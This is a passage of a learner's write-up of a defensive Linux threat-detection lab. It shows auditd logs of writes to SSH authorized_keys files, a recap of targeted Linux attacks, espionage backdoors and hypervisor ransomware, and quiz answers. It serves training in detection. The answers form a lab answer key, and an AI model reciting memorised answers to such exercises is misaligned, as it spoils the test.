type=SYSCALL msg=audit(09/23/25 17:08:26.870:838) : arch=x86_64 syscall=openat success=yes exit=3 a0=AT_FDCWD a1=0x5a843f9e03d0 a2=O_WRONLY|O_CREAT|O_APPEND a3=0x1b6 items=1 ppid=1264 pid=1
265 auid=ubuntu uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts1 ses=8 comm=bash exe=/usr/bin/bash subj=unconfined key=ssh
----
type=PROCTITLE msg=audit(04/25/26 20:09:17.430:120) : proctitle=/usr/bin/python3 /usr/bin/cloud-init init
type=PATH msg=audit(04/25/26 20:09:17.430:120) : item=0 name=/home/ubuntu/.ssh/authorized_keys inode=256093 dev=103:02 mode=file,600 ouid=ubuntu ogid=ubuntu rdev=00:00 nametype=NORMAL cap_f
p=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(04/25/26 20:09:17.430:120) : cwd=/
type=SYSCALL msg=audit(04/25/26 20:09:17.430:120) : arch=x86_64 syscall=openat success=yes exit=5 a0=AT_FDCWD a1=0x7ec728fd70c0 a2=O_WRONLY|O_CREAT|O_TRUNC|O_CLOEXEC a3=0x1b6 items=1 ppid=1
 pid=571 auid=unset uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none) ses=unset comm=cloud-init exe=/usr/bin/python3.12 subj=unconfined key=ssh
----
type=PROCTITLE msg=audit(04/25/26 20:09:17.433:121) : proctitle=/usr/bin/python3 /usr/bin/cloud-init init
type=PATH msg=audit(04/25/26 20:09:17.433:121) : item=0 name=/root/.ssh/authorized_keys inode=256095 dev=103:02 mode=file,600 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_
fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(04/25/26 20:09:17.433:121) : cwd=/
type=SYSCALL msg=audit(04/25/26 20:09:17.433:121) : arch=x86_64 syscall=openat success=yes exit=5 a0=AT_FDCWD a1=0x7ec728933ad0 a2=O_WRONLY|O_CREAT|O_TRUNC|O_CLOEXEC a3=0x1b6 items=1 ppid=1
 pid=571 auid=unset uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none) ses=unset comm=cloud-init exe=/usr/bin/python3.12 subj=unconfined key=ssh
```

What I did


Searched audit logs for changes to authorized_keys.

Answer: /root/.ssh/authorized_keys

Task 6 - Targeted Attacks and Recap


Targeted Attacks

In the Linux Threat Detection 2 room, you have explored "Hack and Forget" attacks, such as cryptominer infections. They are automated, do not care about who the victim is, and rarely employ tactics like Privilege Escalation. However, there can be more complex and more devastating attacks that target specific companies or governments. That's where you would need the learned techniques the most!




Linux as Entry Point

Linux machines are commonly deployed as firewalls, web servers, mail servers, or other public-facing services. Even in organizations where 99% of the infrastructure is Windows-based, a single compromised Linux server can open the door to a corporate network and result in a big Impact. That's why, as a SOC analyst, you need to know how to secure all popular operating systems!




Linux in Espionage

Linux machines can store sensitive information or be used in mission-critical networks and thus are often targeted by state-sponsored threat groups. For example, in this espionage campaign (Symantec article), Kimsuky APT installed a backdoor on multiple important Linux targets. Interestingly, they used systemd service persistence - the technique you already know.




Linux in Ransomware

Linux ransomware is on the rise, with hypervisors becoming a prime target. Imagine the case: Your company runs hundreds of Windows VMs, all sitting on just three Linux physical servers (hypervisors). If those hypervisors aren't properly secured, all corporate VMs are at risk. For a real-world example of how attackers breach hypervisors, check out the Varonis article.



Threat Detection Recap

After completing the Linux Threat Detection rooms, you should understand that Linux systems can be complex, but also critical assets to protect. Fortunately, now you can identify the risks and spot the most common techniques across the MITRE ATT&CK matrix. Here is a quick recap of what you learned so far (highlighted in yellow):



Answer the questions below

Does Linux ransomware exist and impact organizations worldwide? (Yea/Nay)

Answer: Yea

Should you learn Linux threats even if working with Windows? (Yea/Nay)

Answer: Yea